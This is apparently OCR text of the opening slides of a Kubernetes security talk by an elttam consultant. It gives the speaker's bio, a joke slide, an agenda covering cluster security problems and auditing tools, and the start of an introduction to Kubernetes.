Kubernetes Security

Ben Cambourne

elttam

Vo-1: WIP

Bio

- Security Consultant at elttam.
- Red Teaming, Pen-testing, Source Code Auditing
- Training
- Over a decade of experience
- Love devops

RUXTON

bdawg 1WUBRG

Legendary Planeswalker — dawg

↻: Create token Sliver virtual machine


Only weak opponents make sacrifices.

0/1

Agenda

1. Brief introduction of Kubernetes, Containers, and Docker
2. Introduction to common methods of setting up Kubernetes clusters
3. Common (security) problems with Kubernetes clusters
4. Re-cap on an interesting Kubernetes vulnerability
5. How to secure clusters
6. Tools for auditing clusters
7. Conclusion


Kubernetes




What is Kubernetes

- Open Source container orchestration
- Clusters, Containers, Volumes, Networking, Configuration at scale
- Highly extensible

Pods

